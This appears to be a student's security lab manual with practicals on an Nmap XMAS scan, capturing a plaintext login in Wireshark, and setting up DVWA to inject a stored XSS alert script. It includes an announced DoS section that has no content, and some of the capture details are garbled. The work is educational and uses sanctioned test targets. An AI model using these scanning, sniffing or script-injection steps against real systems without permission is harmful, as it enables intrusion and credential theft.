
- **XMAS Scan (-sX)**

Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: **nmap -sX -T4 scanme.nmap.org**

```
C:\Windows\System32>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-02 09:30 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.23s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 236.10 seconds
C:\Windows\System32>
```




PRACTICAL NO – 4


Aim - Network Traffic Capture and DoS Attack with Wireshark and Nemesy

- Network Traffic Capture:
- Denial of Service (DoS) Attack:

1. Open Wireshark software and select network connection.



2. Now click on capture tab and select start option.



3. Now open any website and login it.


4. Now stop the tool to stop recording.

5. Now select HTTP post methods

The screenshot shows a Wireshark interface with the following details:

- Frame 30:** 700 bytes on wire (5600 bits)
 - Ethernet II, Src: Intel(R) Dual Band Wireless-AC 3165 (192.168.0.1), Dst: testphp.vulnweb.com (192.168.0.158)
 - Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.158
 - Transmission Control Protocol, Src Port: 5489641 (192.168.0.1), Dst Port: 80 (192.168.0.158)
- Protocol:** Hypertext Transfer Protocol
- Content:** HTML Form URL Encoded: application/x-www-form-urlencoded
- Frame 31:** 700 bytes on wire (5600 bits)
 - Ethernet II, Src: Intel(R) Dual Band Wireless-AC 3165 (192.168.0.1), Dst: testphp.vulnweb.com (192.168.0.158)
 - Internet Protocol Version 4, Src: 192.168.0.1, Dst: 192.168.0.158
 - Transmission Control Protocol, Src Port: 5489641 (192.168.0.1), Dst Port: 80 (192.168.0.158)
- Protocol:** Hypertext Transfer Protocol
- Content:** application/x-www-form-urlencoded

6. Now double click on Post method



7. We will get the username and password that we used to login.

```

0280  74 65 0d 0a 41 63 63 65 70 74 2d 4c 61 6e 67 75  te_Acce pt-Langu
0290  61 67 65 3a 20 65 66 2d 55 53 2c 65 6e 3b 71 3d age_en-US,en;q=
02a0  30 2e 39 0d 0a 0d 0a 75 6e 61 6d 65 3d 68 79 70 0.9...u name=hyp
02b0  32 26 70 61 73 73 3d 52 65 31 32 33 2&pass=R e123


```

PRACTICAL NO – 5


Persistent Cross-Site Scripting Attack

- Set up a vulnerable web application that is susceptible to persistent XSS attacks.
- Craft a malicious script to exploit the XSS vulnerability and execute arbitrary code.
- Observe the consequences of the attack and understand the potential risks associated with XSS vulnerabilities.

1. Download XAMPP server.



2. Now Download DVWA and Extract the folder.
3. After that Paste it in XAMPP → htdocs folder.
4. Now open **C:\xampp\htdocs\DVWA\config** this path and copy the file **config.inc.php.dist**




5. Now paste it and change the name as **config.inc** it will be a php file.
6. Now open **config.inc** file and remove the password as follows

```

15  ## If you are using MySQL then you can use this query to make the database
16  # See README.md for more information on this.
17  $_DVWA = array();
18  $_DVWA[ 'db_server' ] = getenv('DB_SERVER') ?: '127.0.0.1';
19  $_DVWA[ 'db_database' ] = 'dvwa';
20  $_DVWA[ 'db_user' ] = 'root';
21  $_DVWA[ 'db_password' ] = '';
22  $_DVWA[ 'db_port' ] = '3307';
23

```

7. Now open new tab on browser and type <http://localhost/dvwa/>
8. Enter username as **Admin** and password as a **password**



Username

Password

Damn Vulnerable Web Application (DVWA)

Welcome to Damn Vulnerable Web Application!

Damn Vulnerable Web Application (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goal is to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and to aid both students & teachers to learn about web application security in a controlled class room environment.

The aim of DVWA is to practice some of the most common web vulnerabilities, with various levels of difficulty, with a simple straightforward interface.

General Instructions

It is up to the user how they approach DVWA. Either by working through every module at a fixed level, or selecting any module and working up to reach the highest level they can before moving onto the next one. There is not a fixed object to complete a module, however users should feel that they have successfully exploited the system as best as they possibly could by using that particular vulnerability.

Please note, there are both documented and undocumented vulnerability with this software. This is intentional. You are encouraged to try and discover as many issues as possible.

There is a help button at the bottom of each page, which allows you to view hints & tips for that vulnerability. There are also additional links for further background reading, which relates to that security issue.

WARNING!

Damn Vulnerable Web Application is damn vulnerable! Do not upload it to your hosting provider's public html folder or any Internet facing servers, as they will be compromised. It is recommended using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can download and install XAMPP for the web server and database.

Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an


9. After successful login click on **DVWA security** and set the security level slow.

Screenshot of the DVWA Security page. The security level dropdown menu is open, showing options: Low (selected), Low, Medium, High, and Impossible. The page includes a sidebar with various attack types and a main content area with a security level summary.

10. Then click on XSS (Stored) and type any name and type the script that you want to inject.

Screenshot of the DVWA Vulnerability: Stored Cross Site Scripting (XSS) page. The 'Name' field contains 'Test4' and the 'Message' field contains '<script>alert("script injected success")</script>'. Below the form, there is a list of previous guestbook entries and a 'More Information' section with links to XSS resources.

11. After click on Sign guestbook.

